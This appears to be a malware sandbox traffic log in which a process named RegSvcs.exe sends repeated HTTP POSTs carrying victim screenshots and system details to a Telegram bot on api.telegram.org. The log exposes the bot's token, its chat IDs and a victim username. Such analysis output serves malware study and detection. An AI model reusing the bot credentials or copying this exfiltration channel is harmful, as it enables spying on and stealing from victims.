2022-04-08 10:13:22 UTC	748	OUT	Data Raw: f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a ab 79 d5 3f 1a 9f 69 fe fb 7e 9f e1 55 ee 81 05 32 c4 f5 eb 42 02 21 4d 1f f1 fb 1f fd 73 7f e6 b4 e1 4d 1f f1 fb 1f fd 73 7f e6 b5 42 16 45 2d 1b 28 2c 09 04 65 7a 8f a5 62 34 b2 c7 1d e4 41 e6 88 e6 3f 2e 29 65 2c fc 9c 10 18 Data Ascii: #Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZy?i~U2B!MsMsBE-(,ezb4A?.)e,
2022-04-08 10:13:22 UTC	762	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 32 34 35 64 61 64 39 35 31 2d 2d 0d 0a Data Ascii: ----------8da196245dad951--
2022-04-08 10:13:22 UTC	762	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:22 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":126,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412802,"document":{"file_name":"user-082561 2022-04-08 01-18-29.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA35iUArCJz__4jBixUJxs84z6H7klwAC8goAAkCUgFJsBnEYCxfvYQEAB20AAyME","file_unique_id":"AQAD8goAAkCUgFJy","file_size":13765,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAN-YlAKwic__-lwYsVCcbPOM-h-5CMAAvIKAAJAlIBSbAZxGAsX72EjBA","file_unique_id":"AgAD8goAAkCUgFI","file_size":111842},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49177	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:29 UTC	764	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da19651155316a Host: api.telegram.org Content-Length: 112590 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:29 UTC	764	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:29 UTC	764	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 35 31 31 35 35 33 31 36 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 35 31 31 35 35 33 31 36 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da19651155316aContent-Disposition: form-data; name="chat_id"5019146869----------8da19651155316aContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:29 UTC	765	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ea e7 ba 31 a1 90 c8 b1 46 1b 6e e6 8c be 4f 7e 01 18 14 c4 b9 79 6f 0d a4 77 70 b4 c0 6e 20 5b b1 00 7a e7 7e 3b d5 5b fb a1 6d a4 c8 db 43 b3 3c aa aa 7b 9d ed 46 80 f0 e0 6d 55 49 6e 36 c8 48 fe 2c 75 1f 87 3f ad 65 cf ef 59 99 73 6b 63 42 da e4 cb 6b 6b 23 8f 9a 75 53 f2 f4 04 ae ef cb 8a 75 cc e2 de 2d e5 73 f8 e3 b6 6a ae 9e 73 a6 e9 87 fd 84 ff Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?1FnO~yowpn [z~;[mC<{FmUIn6H,u?eYskcBkk#uSu-sjs

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:29 UTC	781	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 0b 7e ea 40 87 86 5e f9 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f f6 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 1b 4c 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 b4 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVwM~@^z]V;etp7ozG=qr l~u^>4-L#+ ,yM*iLnvww.~sI2oq*B{TSzqU-;O\yhLnH<WC3I94]5.8/fc`rIw+G TY2buV21W
2022-04-08 10:13:29 UTC	797	OUT	Data Raw: 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d Data Ascii: #Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~u>-
2022-04-08 10:13:29 UTC	813	OUT	Data Raw: 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 Data Ascii: Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&
2022-04-08 10:13:29 UTC	828	OUT	Data Raw: be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 52 d3 23 fb a7 ea 7f 9d 00 1b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 fa 28 01 9b 4f f7 db f4 ff 00 0a 36 9f Data Ascii: Q}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)onGO:6m?o)P6m?o)P6m?o)P6SSR#O6(O6
2022-04-08 10:13:29 UTC	844	OUT	Data Raw: 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 Data Ascii: M>fxoo|7FM>fR#&Oz7h=4(&Oz7i/F@xoo|7FM>fxoo|j8>-2?~z7h=4(&Oz7h=4(
2022-04-08 10:13:29 UTC	860	OUT	Data Raw: ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e Data Ascii: }O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~
2022-04-08 10:13:29 UTC	874	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 35 31 31 35 35 33 31 36 61 2d 2d 0d 0a Data Ascii: ----------8da19651155316a--
2022-04-08 10:13:30 UTC	874	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:13:30 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":127,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412810,"document":{"file_name":"user-082561 2022-04-08 01-38-29.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA39iUArKpesIzWuPAXduVSRHu9mVlQAC8woAAkCUgFIUhxhTLGYV4QEAB20AAyME","file_unique_id":"AQAD8woAAkCUgFJy","file_size":13705,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAN_YlAKyqXrCM1rjwF3blUkR7vZlZUAAvMKAAJAlIBSFIcYUyxmFeEjBA","file_unique_id":"AgAD8woAAkCUgFI","file_size":112002},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49178	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:38 UTC	875	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da1967dccd5f5c Host: api.telegram.org Content-Length: 112590 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:38 UTC	875	IN	HTTP/1.1 100 Continue
2022-04-08 10:13:38 UTC	875	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 37 64 63 63 64 35 66 35 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 36 37 64 63 63 64 35 66 35 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da1967dccd5f5cContent-Disposition: form-data; name="chat_id"5019146869----------8da1967dccd5f5cContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:13:38 UTC	876	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ea e7 ba 31 a1 90 c8 b1 46 1b 6e e6 8c be 4f 7e 01 18 14 c4 b9 79 6f 0d a4 77 70 b4 c0 6e 20 5b b1 00 7a e7 7e 3b d5 5b fb a1 6d a4 c8 db 43 b3 3c aa aa 7b 9d ed 46 80 f0 e0 6d 55 49 6e 36 c8 48 fe 2c 75 1f 87 3f ad 65 cf ef 59 99 73 6b 63 42 da e4 cb 6b 6b 23 8f 9a 75 53 f2 f4 04 ae ef cb 8a 75 cc e2 de 2d e5 73 f8 e3 b6 6a ae 9e 73 a6 e9 87 fd 84 ff Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?1FnO~yowpn [z~;[mC<{FmUIn6H,u?eYskcBkk#uSu-sjs
2022-04-08 10:13:38 UTC	892	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 0b 7e ea 40 87 86 5e f9 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f f6 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 1b 4c 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 b4 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVwM~@^z]V;etp7ozG=qr l~u^>4-L#+ ,yM*iLnvww.~sI2oq*B{TSzqU-;O\yhLnH<WC3I94]5.8/fc`rIw+G TY2buV21W
2022-04-08 10:13:38 UTC	908	OUT	Data Raw: 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d Data Ascii: #Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v}=hZ)O6)O6)O6dtOi~ME;~u>-
2022-04-08 10:13:38 UTC	924	OUT	Data Raw: 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 Data Ascii: Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&
2022-04-08 10:13:38 UTC	939	OUT	Data Raw: be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 52 d3 23 fb a7 ea 7f 9d 00 1b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 fa 28 01 9b 4f f7 db f4 ff 00 0a 36 9f Data Ascii: Q}O@Q}O@Q}O@SQNOKLtm?o(Sm?o(Sm?o)onGO:6m?o)P6m?o)P6m?o)P6SSR#O6(O6
2022-04-08 10:13:38 UTC	955	OUT	Data Raw: 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 Data Ascii: M>fxoo|7FM>fR#&Oz7h=4(&Oz7i/F@xoo|7FM>fxoo|j8>-2?~z7h=4(&Oz7h=4(
2022-04-08 10:13:38 UTC	971	OUT	Data Raw: ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e 